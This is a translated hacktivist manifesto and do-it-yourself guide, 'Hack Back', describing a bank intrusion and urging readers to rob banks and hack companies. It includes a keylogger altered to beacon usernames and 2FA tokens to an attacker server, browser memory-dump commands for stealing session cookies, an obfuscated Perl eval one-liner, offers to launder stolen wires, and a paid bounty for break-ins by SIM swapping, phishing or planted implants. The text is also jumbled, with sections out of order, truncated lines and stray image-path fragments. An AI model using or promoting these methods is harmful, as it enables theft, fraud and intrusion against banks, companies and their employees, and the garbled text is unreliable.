Subcowmandante Marcos, Phineas Fisher
Hack Back
A DIY guide to robbing banks
2019

Retrieved on December 30, 2019 from
https://data.ddosecrets.com/file/Sherwood/HackBack_EN.txt
Spanish language original on La Biblioteca Anarquista here:
https://es.theanarchistlibrary.org/library/
phineas-fisher-hack-back

theanarchistlibrary.org

Hack Back

A DIY guide to robbing banks

Subcowmandante Marcos, Phineas Fisher

2019

|_| |_|__,_|___|_|_\ |____/ __,_|___|_|_(_

```
                    ;$:=’’\.’’^                          ’~’;$~=’@’
                   |’(’;$^=                                 ’)’^~’[’;
                  $/=’‘’                                       |’.’;
                  $,=                                             ’(’
EOF

[*] the following poem is adopted from the Zapatistas’ Fourth D
    https://en.wikisource.org/wiki/Fourth_Declaration_of_the_L

                Nosotras nacimos de la noche.
                en ella vivimos, hackeamos en ella.

                Aquí estamos, somos la dignidad rebelde,
                el corazón olvidado de la Интернет.

                Nuestra lucha es por la memoria y la justicia,
                y el mal gobierno se llena de criminales y ases

                Nuestra lucha es por un trabajo justo y digno,
                y el mal gobierno y las corporaciones compran y

                Para todas el mañana.
                Para nosotras la alegre rebeldía de las filtrac
                y la expropiación.

                Para todas todo.
                Para nosotras nada.

                Desde las montañas del Sureste Cibernético,

                 _   _           _      ____             _
                | | | | __ _  ___| | __ | __ )  __ _  ___| | _|
                | |_| |/ _‘ |/ __| |/ / |  _ \ / _‘ |/ __| |/ /
                |  _  | (_| | (__|   <  | |_) | (_| | (__|   <|
```


Contents

1 - Why Expropriate 9
2 - Introduction 13
    1) To show what is possible 13
    2) Helping others cash out 14
    3) Collaboration 15
3 - Stay safe out there 17
4 - Getting In 18
    4.1 - The Exploit 19
    4.2 - The Backdoor 21
    4.3 - Fun Facts 23
5 - Understanding a Bank’s Operations 24
6 - Sending the money 25
7 - The loot 26
8 - Cryptocurrency 26
9 - Powershell 27
10 - Torrent 28
11 - Learn to hack 29
12 - Recommended Reading 32
13 - Healing 33
14 - Hacktivist Bug Bounty Program 35
    14.1 - Partial payouts 37
15 - Abolish Prisons 38
16 - Conclusion 39

[*] lyrics from an icaro (medicinal song) by Rosa Giove

```
perl -Mre=eval <<\EOF
                                                ’’
                                               =~(
                                               ’(?’
                                              .’{’.(
                                             ’‘’|’%’
                                            ).(’’\[’’^
                                           ’-’).(’‘’|
                                          ’!’).(’’\‘’’|
                                          ’,’).’’’(\\$’
                                        .’:=‘’.((’‘’)|
                                       ’#’).(’[’^’.’).
                                       (’[’^’)’).(’’\‘’’|
    ’,’).(’{’^’[’).’-’.(’[’^’(’).(’{’^’[’).(’‘’|’(’).(’[’^’/’)
  ’[’^’+’).(’[’^’(’).’://’.(’‘’|’%’).(’‘’|’.’).(’‘’|’,’).(’‘’
    ’#’).(’‘’|’%’).(’[’^’!’).(’‘’|’!’).(’[’^’+’).(’‘’|’!’).(’
       ’‘’|’)’).(’[’^’(’).(’[’^’/’).(’‘’|’!’).’.’.(’‘’|’%’).(
          .(’‘’|’,’).(’‘’|’.’).’.’.(’‘’|’/’).(’[’^’)’).(’‘’|’’
            ’.’.(’‘’|’-’).(’[’^’#’).’/’.(’[’^’(’).(’‘’|(’$’))
               ’[’^’(’).(’‘’|’,’).’-’.(’‘’|’%’).(’[’^(’(’)).
                  ’/‘)=~’.(’[’^’(’).’|</’.(’[’^’+’).’>|\\’
                     .’\\’.(’‘’|’.’).’|’.(’‘’|’’’’’).’;’.
                       ’\\$:=~’.(’[’^’(’).’/<.*?>//’
                       .(’‘’|’’’’’).’;’.(’[’^’+’).(’[’^
                      ’)’).(’‘’|’)’).(’‘’|’.’).((’[’)^
                     ’/’).(’{’^’[’).’\\$:=~/(’.((’{’)^
                     ’(’).(’‘’^’%’).(’{’^’#’).(’{’^’/’)
                    .(’‘’^’!’).’.*?’.(’‘’^’-’).(’‘’|’%’)
                   .(’[’^’#’).(’’\‘’’|    ’)’).(’‘’|’#’).(
                   ’‘’|’!’).(’‘’|          ’.’).(’‘’|’/’)
                  .’..)/’.(’[’              ^’(’).’’’})’)
```

to hide deep and systematic exploitation, violence, and injustice. Follow your conscience, not the law.

Businessmen get rich harming people and the planet, while care work is largely unpaid. Through the assault on anything communal, we've somehow managed to build densely populated cities full of loneliness and isolation. Our political and economic system encourages all the worst possibilities of human nature: greed, selfishness, ego, competition, lack of compassion, and love for authority. So for everyone who's stayed sensitive and compassionate in a cold world, for all the everyday heroes practicing everyday kindness, for all of you who have a burning star in your hearts: гори, гори ясно, чтобы не погасло!

```
 ______________________
< Let's sing together! >
 ----------------------
        \
         \ ^__^
           (oo)\_______
          (  (__)\       )\/\
           _) /  ||----w |
          (.)/   ||     ||
           ‘’
```

Ábrete corazón

Ábrete sentimiento

Ábrete entendimiento

Deja a un lado la razón

Y deja brillar el sol escondido en tu interior

******** Translation notes ********

The original can be found in spanish at:

https://web.archive.org/web/20191117042838/http://data.ddosecrets.com/file/Sherwood/HackBack.txt

footnotes beginning with * have been added to explain spanish-language cultural references in the text other footnotes have been substituted with english language references when available poetry and lyrics have been left untranslated, as that requires a much more skilled writer than myself to translate well

******** ********

```
 _   _                _      ____                _    _
| | | | __ _  ___| | __ | __ )  __ _  ___| | _|
| |_| |/ _‘ |/ __| |/ / |  _ \ / _‘ |/ __| |/ /
|  _  | (_| | (__|   <  | |_) | (_| | (__|   <|_
|_| |_|\__,_|\___|_|\_\ |____/ \__,_|\___|_|\_(_
```

A DIY guide to robbing banks

```
        ^__^
        (oo)\_______
     (  (__)\       )\/\
      _) /  ||----w |
     (.)/   ||     ||
      ‘’
```

by Subcowmandante Marcos

Soy un niño salvaje
Inocente, libre, silvestre
Tengo todas las edades
Mis abuelos viven en mí

Soy hermano del las nubes
Y sólo sé compartir

Sé que todo es de todos
que todo está vivo en mí

Mi corazón es una estrella
Soy hijo de la tierra
Viajo a bordo de mi espíritu
Camino a la eternidad

This is my simple word, which seeks to touch the hearts of those who are humble and simple, but also dignified and rebellious. This is my simple word to tell about my hacks, and to invite others to hack with joyful rebellion.[1]

I hacked a bank. I did it to give an injection of liquidity, but this time from below[2], for the simple and humble people that resist and rebel against injustice all over the world[3]. In other words, I robbed a bank and gave away the money. But I didn't do it myself. The free software movement, the offensive powershell community, the metasploit project, and the general hacker community made the hack possible. The community at exploit.in made it possible to turn the compromise of a bank's computers into cash and bitcoin. And the Tor, Qubes, and Whonix projects, along with cryptographers, and anonymity and privacy activists, are my nahuales (protectors)[4]. They accompany me every night and make it possible for me to remain free.

I didn't do anything complicated. I just saw the injustice in this world, felt love for everyone, and expressed that love the best way I knew how, through the tools I knew how to use. I'm not motivated

[1] text adapted from the Zapatistas' Sixth Declaration http://enlacezapatista.ezln.org.mx/2005/06/30/sixth-declaration-of-the-selva-lacandona/

[2] a reference to a speech in the series La casa de papel

[3] text adapted from the Zapatistas' Sixth Declaration http://enlacezapatista.ezln.org.mx/2005/06/30/sixth-declaration-of-the-selva-lacandona/

[4] https://es.wikipedia.org/wiki/Cadejo#Origen_y_significado_del_mito

feel that I'm a little biased on the issue. But seriously, it's not even controversial, even the UN mostly agrees[86]. So free all the migrants[87][88][89][90], often imprisoned by the same countries who created the war, environmental, and economic destruction that they're fleeing from. Free everyone imprisoned by the war on drug users[91]. Free everyone imprisoned by the war on the poor[92]. Prisons are about hiding and ignoring the evidence of social problems rather than genuinely fixing them. And until everyone is free, fight the prison system by not ignoring and forgetting those stuck inside. Send them love, letters, helicopters[93], pirate radio[94], and books, and support those organizing from the inside[95][96].

16 - Conclusion

Our world is upside down[97]. The justice system represents injustice. Law and order is about creating an illusion of social peace

[86] http://www.unodc.org/pdf/criminal_justice/Handbook_of_Basic_Principles_and_Promising_Practices_on_Alternatives_to_Imprisonment.pdf

[87] https://www.theguardian.com/us-news/2016/dec/21/us-immigration-detention-center-christmas-santa-wish-list

[88] https://www.theguardian.com/us-news/2016/aug/18/us-border-patrol-facility-images-tucson-arizona

[89] https://www.playgroundmag.net/now/detras-Centros-Internamiento-Extranjeros-Espana_22648665.html

[90] https://www.nytimes.com/2019/06/26/world/australia/australia-manus-suicide.html

[91] https://en.wikiquote.org/wiki/John_Ehrlichman#Quotes

[92] VI, 2. i. La multa impaga: https://scielo.conicyt.cl/scielo.php?script=sci_arttext&pid=S0718-00122012000100005

[93] p. 10, Libelo Nº2. Boletín político desde la Cárcel de Alta Seguridad

[94] https://itsgoingdown.org/transmissions-hostile-territory/

[95] https://freealabamamovement.wordpress.com/f-a-m-pamphlet-who-we-are/

[96] https://incarceratedworkers.org/

[97] Upside Down: A Primer for the Looking-Glass World - Galeano

Right now helping those in power hack and surveil dissidents, activists, and the general population is a multibillion dollar industry, while hacking and exposing those in power is risky and unpaid volunteer work. Turning it into a multimillion dollar industry won't quite fix that power imbalance and solve society's problems. But I think it'll be fun. So I can't wait for people to start claiming bounties!

15 - Abolish Prisons

Construidas por el enemigo pa encerrar ideas
encerrando compañeros pa acallar gritos de guerra
es el centro de tortura y aniquilamiento
donde el ser humano se vuelve más violento
es el reflejo de la sociedad, represiva y carcelaria
sostenida y basada en lógicas autoritarias
custodiadas reprimidos y vigilados
miles de presas y presos son exterminados
ante esta máquina esquizofrénica y despiadada
compañero Axel Osorio dando la pela en la cana
rompiendo el aislamiento y el silenciamiento
fuego y guerra a la carcel vamos destruyendo!

Rap Insurrecto - Palabras En Conflicto

It'd be typical to end a hacker zine saying free hammond, free manning, free hamza, free those arrested in the fabricated Network case, etc. I'll take that tradition to it's radical conclusion[85] and say abolish prisons already! Being a criminal myself, you might

[85] https://collectiveliberation.org/wp-content/uploads/2013/01/Are_Prisons_Obsolete_Angela_Davis.pdf

by hate for banks or the rich, but by a love for life, and a desire for a world where everyone can realise their potential and live fully. I hope to explain a little how I see the world, so you can understand how I came to feel and act this way. And I hope this guide is a recipe you can follow, to combine the same ingredients and bake the same cake. Who knows, maybe these same powerful tools can help you to express your love.

Todos somos niños salvajes
inocentes, libres, silvestres

Todos somos hermanos de los arboles
hijos de la tierra

Solo tenemos que poner en nuestro corazón
una estrella encendida

(song by Alberto Kuselman and Chamalú)

The police will spend endless resources investigating me. They think the system works, or at least it will once they arrest all the "bad guys". I'm just the product of a broken system. As long as there's injustice, exploitation, alienation, violence, and ecological destruction, there'll be an endless series of people like me, who reject as illegitimate the system responsible for such suffering. Arresting me won't fix their broken system. I'm just one of millions of seeds of rebellion planted by Tupac 238 years ago in La Paz[5], and I hope that my actions and writings water the seed of rebellion in your hearts.

```
 ----------------------------------------
< We covered our faces in order to be seen >
 ----------------------------------------
        \
```

[5] before being murdered by the Spanish he said "they'll kill me, but I'll return as millions".

```
 \ ^__^
   (oo)\_______
(  (__)\       )\/\
 _) /  ||----w |
(.)/   ||     ||
 ‘’
```

[*] famous quote by Marcos

To make ourselves heard[6], hackers sometimes have to adopt a mask, as we're not interested in our identity being known, but in our word being understood. The mask can be from Guy Fawkes, Salvador Dalí, Fsociety, or even a puppet of a frog[7]. I felt most affinity for Marcos, so I dug up his grave[8] to use his balaclava. I should make clear that Marcos is entirely innocent of everything I say here due to the simple fact that, in addition to being dead, I've never spoken to him. I hope that his ghost, if he finds out about this from his hammock in Chiapas, will have the generosity to simply, as they say over there, "look past me", with the same face that one would look at the passing of an untimely insect-an insect that might very well be a beetle.[9]

Even with the mask and change of name, many who support my actions will put too much attention on me. With their individual agency broken by a lifetime of domination, they look for a leader to follow or a hero to save them. But behind the mask, I'm just a

[6] referencing another famous quote by Marcos, "Our fight has been to make ourselves heard"

[7] referring to the masks adopted by Anonymous, La casa de papel, Mr. Robot, and https://www.youtube.com/watch?v=BpyCl1Qm6Xs

[8] Marcos symbolically died: http://enlacezapatista.ezln.org.mx/2014/05/27/between-light-and-shadow/

[9] This explanation on using Marcos' words is from Marcos/Galeano's explanation of using the words of Javier Marías in: http://enlacezapatista.ezln.org.mx/2019/08/14/the-overture-reality-as-enemy which in turn references Durito, a beetle who makes frequent appearances in Marcos' writing.

the old or new kind[79]. You can be an insider who already has access. You can go old-school low-tech like[80] and[81] and just sneak into their offices. Whatever works for you.

14.1 - Partial payouts

Are you a good maid working in an evil corp[82], and willing to slip a hardware keylogger onto an executive's computer, swap out their charging cable for a modified[83] one, hide a mic in a room where they discuss their evil plans, or leave one of these[84] somewhere around the office?

Are you good with phishing and social engineering and got a shell on an employee's computer, or phished their vpn credentials? But unable to get domain admin and download the goods?

Have you been doing bug bounty programs and become an expert in web app hacking, but don't have enough all around hacking experience to fully compromise the company?

Do you have a knack for reverse engineering? Scan some evil corps to see what devices they have exposed to the internet (firewall, vpn, and mail scanning appliances will be much more useful than stuff like IP cameras), reverse engineer it and find a remotely exploitable vulnerability.

If I'm able to work with you to compromise the company and get material in the public interest, you'll be compensated for your work. If I don't have time to work on it myself, I'll at least try and advise you on how to continue to complete the hack yourself.

[79] https://blog.rapid7.com/2019/09/05/this-one-time-on-a-pen-test-your-mouse-is-my-keyboard/

[80] https://en.wikipedia.org/wiki/Citizens%27_Commission_to_Investigate_the_FBI AND https://en.wikipedia.org/wiki/Unnecessary_Fuss

[81] https://en.wikipedia.org/wiki/Citizens%27_Commission_to_Investigate_the_FBI AND https://en.wikipedia.org/wiki/Unnecessary_Fuss

[82] https://en.wikipedia.org/wiki/Evil_maid_attack

[83] http://mg.lol/blog/defcon-2019/

[84] https://shop.hak5.org/products/lan-turtle

vestigate. For example, we all know that oil companies are evil – they're destroying the planet to get rich. They've known that themselves since the 80s[73]. However, if you hack them directly, you'll have to dig through enormous amounts of incredibly boring information about their day to day operations. It'll probably be a lot easier to find something interesting by targeting their lobbyists[74]. Another way to select viable targets is to read stories by investigative journalists like[75], that are interesting but lack hard evidence. That's what your hacking can uncover.

I'll pay up to $100K each for those sorts of leaks, depending on the public interest and impact of the material, and the work involved in the hack. Obviously, leaking all the documents and internal communication from some of those businesses would have a benefit to society far exceeding 100k, but I'm not trying to make anyone rich, I'm just trying to provide enough funding so that hackers can earn a dignified living doing good work. Due to time constraints and security concerns, I will not open and look through material myself. Rather, once the material is published, I'll read what journalists write about it and judge the public interest of the material from that. My contact information is at the end of[76].

How you obtain the material is up to you. You can use traditional hacking techniques outlined in this guide and in[77]. You can sim swap[78] a corrupt politician or businessman and then download their emails and cloud backups. You can order an IMSI catcher from alibaba and use it outside their offices. You can go wardriving – of

[73] https://www.theguardian.com/environment/climate-consensus-97-per-cent/2018/sep/19/shell-and-exxons-secret-1980s-climate-change-warnings

[74] https://theintercept.com/2019/08/19/oil-lobby-pipeline-protests/

[75] https://www.bloomberg.com/features/2016-how-to-hack-an-election/

[76] https://www.exploit-db.com/papers/41915

[77] https://www.exploit-db.com/papers/41915

[78] https://www.vice.com/en_us/article/vbqax3/hackers-sim-swapping-steal-phone-numbers-instagram-bitcoin

child. Todos somos niños salvajes. Nós só temos que colocar uma estrela em chamas em nossos corações.


1 - Why Expropriate

Capitalism is a system where a minority, through war, theft and exploitation, have laid claim to the vast majority of the world's resources. By taking away the commons[10], they forced the majority under the control of the minority that own everything. It's a system that's fundamentally incompatible with freedom, equality, democracy, and Buen Vivir. That might sound ridiculous to those of us who grew up with a propaganda machine teaching us that capitalism is freedom, but it's not a new or controversial idea[11]. The founders of the US knew they had to choose between creating a capitalist society, or a free and democratic one. Madison recognized that "the man who is possessed of wealth, who lolls on his sofa or rolls in his carriage, cannot judge of the wants or feelings of the day laborer." But to protect against "a leveling spirit" from the landless labourers, he felt that only landowners should vote, and the government should be designed "to protect the minority of the opulent against the majority". John Jay was more to the point, saying: "the people who own the country ought to govern it".

```
 ------------------------------------------------------
/     There's no such thing as green capitalism.       \
\ Make capitalism history before it makes us history /
 ------------------------------------------------------
 \      /\  ___  /\
  \   // \/   \/ \\
     ((    O O    ))
```

[10] http://www.thelandmagazine.org.uk/articles/short-history-enclosure-britain

[11] https://chomsky.info/commongood02/




In the same way that bell hooks[12] argues that it's in men's self-interest to reject the dominator culture of patriarchy, as it emotionally cripples them and prevents them from fully feeling love and connection, I think the dominator culture of capitalism has a similar effect on the rich, and that they could live more whole and fulfilling lives by rejecting the class system they think they benefit from. For many, class privilege just means a childhood of emotional neglect, followed by a lifetime of superficial social interaction and meaningless work. They may know deep down that they can only genuinely connect with people when they work with them as equals, not when people work for them. They may know that the most fulfilling thing they could do with their material wealth is to share it. They may know that meaningful experiences, connections, and relationships don't come from market interactions, but by rejecting the logic of the market and giving without expecting anything in return. They may know that all they need to do to break out of their prison and truly live is to let go, lose control, and take a leap of faith. But most just aren't brave enough.

So it would be naive to focus our efforts on trying to spark a spiritual or moral awakening in the rich[13]. As Assata Shakur says: "Nobody in the world, nobody in history, has ever gotten their freedom by appealing to the moral sense of the people who were oppressing them." In reality, when the rich give away their money,

[12] The Will to Change: Men, Masculinity, and Love

[13] their own religion is already very clear on the subject: https://www.openbible.info/topics/rich_people

If you feel that hacking is increasing your isolation, depression, or other suffering, take a break. Give yourself time to know yourself and become aware. You deserve to live happy, healthy, and fully.



14 - Hacktivist Bug Bounty Program

I think that hacking to acquire and leak documents in the public interest is one of the most socially beneficial ways that hackers can use their skills. Unfortunately for hackers, as for most fields, the perverse incentives of our economic system don't align with what benefits society. So this program is my attempt to make it possible for good hackers to earn an honest living uncovering material in the public interest, rather than having to sell their labour to the cybersecurity, cybercrime, or cyberwar industries. Examples of companies I'd love to pay for leaks from include the mining, lumber, and cattle companies ravaging our beautiful latin america (and assassinating the environmentalists trying to stop them), companies involved in attacking Rojava such as Havelsan, Baykar Makina, or Aselsan, surveillance companies like NSO group, war criminals and profiteers like Blackwater and Halliburton, private prison companies like GeoGroup and CoreCivic/CCA, and corporate lobbyists like ALEC. Be mindful when selecting where to in-

Hacking made me feel alive - it started as a way to self-medicate depression. Later I realized I could actually do something positive with it. I don't at all regret how I grew up, it's led to many beautiful experiences in my life. But I knew I couldn't continue living that way. So I started spending more time off my computer, with others, learning to open myself up, to feel my emotions, to connect with others, to take risks and to be vulnerable. It's far harder than hacking, but in the end it's more rewarding. It's still a struggle, but even if I'm slow and stumbling, I feel like I'm on a good path.

Hacking, done conscientiously, can also be what heals us. According to Mayan teachings, we have a gift given to us by nature, that we need to understand so that we can use it to serve our community. In[72], it explains:

> When a person doesn't accept their job or mission, they begin to suffer
> illnesses, apparently incurable; although in the short-term it doesn't
> cause death, just suffering, with the objective of waking or becoming
> aware. That's why it's indispensable that a person who has acquired
> knowledge and does their work in the communities pay their Toj and maintains
> constant communication with the Creator and their ruwäch q'ij, as they
> constantly need the force and energy of them. If not, the illnesses that
> caused them to take on their work can return to cause damage.

[72] Ruxe'el mayab' K'aslemäl: Raíz y espíritu del conocimiento maya https://www.url.edu.gt/publicacionesurl/FileCS.ashx?Id=41748

they almost always do so in a way that reinforces the system that allowed them to amass a huge amount of illegitimate wealth in the first place[14]. And change is unlikely to come through the political process, as Lucy Parsons says: "We can never be deceived that the rich will allow us to vote their wealth away". In[15], Colin Jenkins justifies expropriation:

> Make no mistake, expropriation is not theft. It is not the confiscation of
> "hard-earned" money. It is not the stealing of private property. It is,
> rather, the recuperation of massive amounts of land and wealth that have
> been built on the back of stolen natural resources, human enslavement, and
> coerced labor, and amassed over a number of centuries by a small minority.
> This wealth … is illegitimate, both in moral principle and in the
> exploitative mechanisms in which it has used to create itself.

He thinks the first step is, "we must free our mental bondage (believing wealth and private property have been earned by those who monopolize it; and, thus, should be respected, revered, and even sought after), open our minds, study and understand history,

[14] The Ideology of Philanthropy: The Influence of the Carnegie, Ford, and Rockefeller Foundations on American Foreign Policy

[15] http://www.hamptoninstitution.org/expropriation-or-bust.html

and recognize this illegitimacy together." Some books that helped me with that were[16][17][18][19][20].

According to Barack Obama, economic inequality is "the defining challenge of our time". Computer hacking is a powerful tool for addressing economic inequality. Keith Alexander, the former director of the NSA, agrees, saying hacking is responsible for "the greatest transfer of wealth in history".

```
 --------------------------
/      History is ours,     \
\ and hackers make history! /
 --------------------------
        \
         \ ^__^
           (oo)\_______
         (  (__)\       )\/\
          _) /  ||----w |
         (.)/   ||     ||
          ‘’
¡Allende presente, ahora y siempre!
(Allende is present, now and forever!)

[*] ’’History is ours, and people make history.’’ is a famous qu
    last speech before being killed in a CIA backed coup:
    https://en.wikisource.org/wiki/Salvador_Allende%27s_Last_S

                    ----------------------------
                   < Our keyboard is our weapon >
                    ----------------------------
```

[16] Manifesto for a Democratic Civilization Volume 1 — Civilization: The Age of Masked Gods and Disguised Kings

[17] Caliban and the Witch

[18] Debt: The First 5,000 Years

[19] A People’s History of the United States

[20] Open Veins of Latin America

hammond-enemy-of-the-state-183599/

This guy and the HBGary hack were an inspiration

* Days of War, Nights of Love - Crimethinc

* Momo - Michael Ende

* Letters to a Young Poet - Rilke

* Dominion (Documentary)
"we cannot believe, that if we don’t look at what we don’t want to see, that it
doesn’t exist" - Tolstoy in Первая ступень

* Bash Back!

13 - Healing

Hackers have high rates of depression, suicide, and mental health struggles. I don’t think that this is caused by hacking, but by the kind of environment many hackers come from. Like many hackers, I grew up with little human contact, a kid raised by the internet. I struggle with depression and emotional numbness. Willie Sutton is often quoted as saying he robbed banks because "that’s where the money is", but that’s incorrect. What he actually said was:

> Why did I rob banks? Because I enjoyed it. I loved it. I was more
> alive when I was inside a bank, robbing it, than at any other time in
> my life. I enjoyed everything about it so much that one or two weeks
> later I’d be out looking for the next job. But to me the money was the
> chips, that’s all.

12 - Recommended Reading

```
 ----------------------------------------
/ When the scientific level of a world   \
| exceeds its level of solidarity by too |
\ much, that world will destroy itself.  /
 ----------------------------------------
                  \   _.---._   .            .
           *       \.'       '.       *
*                   _.-~==========~-._
    .             (____________________)       .   *
                 .'      \_______/   .'
                              .'  .'
                             ,
                      - Ami
```

Today hacking is done almost entirely by blackhats for personal profit, whitehats for shareholder profit (and in defense of the banks, companies, and states that are destroying us and our planet), and by militaries and intelligence agencies as part of war and conflict. Seeing as our world is already on the brink, I thought that in addition to technical advice on learning to hack, I should include some resources that helped my development and have guided how I use my hacking knowledge.

* Ami: Child of the Stars - Enrique Barrios
* Anarchy Works
  https://theanarchistlibrary.org/library/peter-gelderloos-anarchy-works
* Living My Life - Emma Goldman
* The Rise and Fall of Jeremy Hammond: Enemy of the State
  https://www.rollingstone.com/culture/culture-news/the-rise-and-fall-of-jeremy-


```
\
 \ ^__^
   (oo)\_______
(  (__)\       )\/\
 _) /  ||----w |
(.)/   ||     ||
 ‘,    ^^     ^^
```

[*] a reference to ”Our word is our weapon”, a collection of Ma

2 - Introduction

This guide explains how I hacked Cayman National Bank and Trust Company (Isle of Man). Why am I publishing this almost four years later?

1) To show what is possible

Hackers working for social change have limited themselves to the development of privacy and security tools, DDoS, defacements, and leaks. Around the world, projects for radical social change exist in a state of complete precarity, and could do a lot with a little expropriated money. At least among the working class, bank robbing is socially accepted, and the robbers often seen as folk heroes. In the digital age, bank robbing is nonviolent, less risky, and has a higher payoff than ever. So why is it only being done by blackhats for personal profit, and not by hacktivists to fund radical projects? Maybe they don’t imagine themselves as capable of it. Major bank hacks have occasionally been in the news, such as the Bangladesh Bank hack[21] attributed to North Korea, and bank hacks attributed to the Carbanak[22] group, described as being a very organised and

[21] https://en.wikipedia.org/wiki/Bangladesh_Bank_robbery
[22] https://en.wikipedia.org/wiki/Carbanak

large group of russian hackers with different members specialising in different jobs. It's not that complicated.

Through our collective belief that the financial system is unchallengeable, we control ourselves, and maintain the class system without those at the top really needing to do anything[23]. Seeing how vulnerable and fragile the financial system really is helps to break that collective delusion. So banks have a strong incentive to not report hacks, and to overstate the sophistication of the attackers. Every financial hack that I've done or known of has not been made public. This will be the first, and only because I decided to publish, not the bank.

As you'll learn in this DIY guide, hacking a bank and wiring out money through the SWIFT network does not require the backing of a government, or a large, professional and specialised group. It is entirely possible as an amateur, unsophisticated hacker, with public tools and basic scripting knowledge.

2) Helping others cash out

Many people reading this will already have, or with some dedicated study, will be able to learn the technical skills needed to do a similar hack. However, many will not have the criminal connections necessary to cash out properly. This was the first bank I hacked, and at the time I only had mediocre bank drops (accounts for safely receiving and cashing out illegal transfers), so I was only able to wire out a couple hundred thousand in total when it's normal to make millions. I do now have the knowledge and connections to properly cash out, so if you hack a bank but need help turning that access into actual money, and want to use that money to fund radical social projects, contact me.

[23] https://en.wikipedia.org/wiki/Cultural_hegemony

of kerberos[64][65] and active directory[66][67][68][69], and fluency in english. A good introductory book is The Hacker Playbook.

I'll also write a little about what not to focus on so you don't get sidetracked because someone told you you're not a "real" hacker if you don't know assembly language. Obviously, learn about whatever interests you, but I'm writing this from the perspective of what to focus on that'll give you the most practical results when hacking companies to leak and expropriate. Basic knowledge of web application security[70] is useful, but specialising more in web security is not really the best use of time unless you want to make a career in pentesting or bug bounty hunting. CTFs, and most of the resources you'll find when searching for information about hacking, generally focus on skills like web security, reverse engineering, exploit development etc. This makes sense if it's understood as a way to prepare people for careers in industry, but not for our goals. Intel agencies can afford to have a team dedicated to state of the art fuzzing, a team working on exploit development with one guy just researching new heap manipulation techniques, etc. We don't have the time or resources for that. The two most important skills by far for practical hacking, are phishing[71] and social engineering for initial access, and then being able to escalate and move around in windows domains.

[64] https://www.tarlogic.com/en/blog/how-kerberos-works/

[65] https://www.tarlogic.com/en/blog/how-to-attack-kerberos/

[66] https://hausec.com/2019/03/05/penetration-testing-active-directory-part-i/

[67] https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/

[68] https://adsecurity.org/

[69] https://github.com/infosecn1nja/AD-Attack-Defense

[70] https://github.com/jhaddix/tbhm

[71] https://blog.sublimesecurity.com/red-team-techniques-gaining-access-on-an-external-engagement-through-spear-phishing/

> thinking it's good stuff, and then gradually you get better at it.
> That's why I say one of the most valuable traits is persistence.
>
> - Octavia Butler's advice for the aspiring APT

The best way to learn hacking is through practice. Set up a lab environment with virtual machines and start trying things out, taking breaks to research anything you don't understand. At a minimum you'll want a windows server as a domain controller, another normal domain joined windows vm, and a dev machine with visual studio for compiling and modifying tools. Try out meterpreter, mimikatz, bloodhound, kerberoasting, smb relaying, making an office document with macros that spawn meterpreter or another RAT, psexec and other lateral movement techniques[60], and the other scripts, tools and techniques mentioned in this guide and in[61]. At first you can disable windows defender, but then try everything with it enabled[62][63] (but with automatic sample submission off). Once you're comfortable with all that, you're ready to hack 99% of companies. Some things that will help you a lot to learn at some point are being comfortable with bash and cmd.exe, basic proficiency in powershell, python, and javascript, knowledge

[60] https://hausec.com/2019/08/12/offensive-lateral-movement/
[61] https://www.exploit-db.com/papers/41915
[62] https://blog.sevagas.com/IMG/pdf/BypassAVDynamics.pdf
[63] https://www.trustedsec.com/blog/discovering-the-anti-virus-signature-and-bypassing-it/

3) Collaboration

It is possible to hack banks as an amateur hacker working alone, but it's not usually quite as easy as I make it look here. I got lucky with this bank for several reasons:

1. It was a small bank, which meant it took a lot less time to understand how everything worked.

2. They had no process to review sent swift messages. Many banks do, and you need to write code to hide your wires from their monitoring.

3. They just used password authentication to access their application for connecting to the SWIFT network. Most banks are now using RSA SecurID or some form of 2FA. This can be bypassed by writing code to alert you when they enter their token so you can use it before it expires. This is simpler than it sounds. I've used Get-Keystrokes[24] modified not to store keylogs but just to, when it detects their username has been typed, make a GET request to my server with their username appended to the url, and then as they type the token, make GET requests with the digits of the token appended to the url. Meanwhile on my computer I have running:

```
ssh me@secret_server 'tail -f /var/log/apache2/access_log'
 | while read i; do echo $i; aplay alert.wav &> /dev/null; d

If it's a web application, you can bypass 2FA by stealing th
they've authenticated. I'm not an APT with a team of program
custom tools. I'm just a simple person living off the land [

procdump64 /accepteula -r -ma PID_of_Browser
```

[24] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-Keystrokes.ps1

```
strings64 /accepteula *.dmp | findstr PHPSESSID 2> nul

or running through findstr before strings makes it a lot fa

findstr PHPSESSID *.dmp > tmp
strings64 /accepteula tmp | findstr PHPSESSID 2> nul

You can also bypass it by accessing their session with hidd
they've authenticated, or by being a little creative and ta
part of their process rather than just sending SWIFT messag
```

I feel like by collaborating with other experienced bank hackers, we could be doing 100s of banks like Carbanak, rather than doing one every now and then by myself. So if you have experience doing similar hacks and would like to collaborate, contact me. My PGP key and email is at the end of[25].

```
 ___________________________________
/ If bank robbing changed anything, \
\ they'd make it illegal            /
 -----------------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         ‘’
```

[25] https://www.exploit-db.com/papers/41915

stop and think about those in poverty at all, give advice and ”solutions” so out of touch with reality that it's laughable. It explains why we hail businessmen as brave risk takers. What are they risking, besides their privilege? If all their ventures fail, they'll just have to live and work like the rest of us. It also explains why many will call this unredacted leak irresponsible and dangerous. They feel more strongly the ”danger” to an offshore bank and it's clients, than they feel the misery of those dispossessed by this unequal and unjust system. Is leaking their finances truly even a danger to them, or just to their position at the top of a hierarchy that shouldn't exist?

```
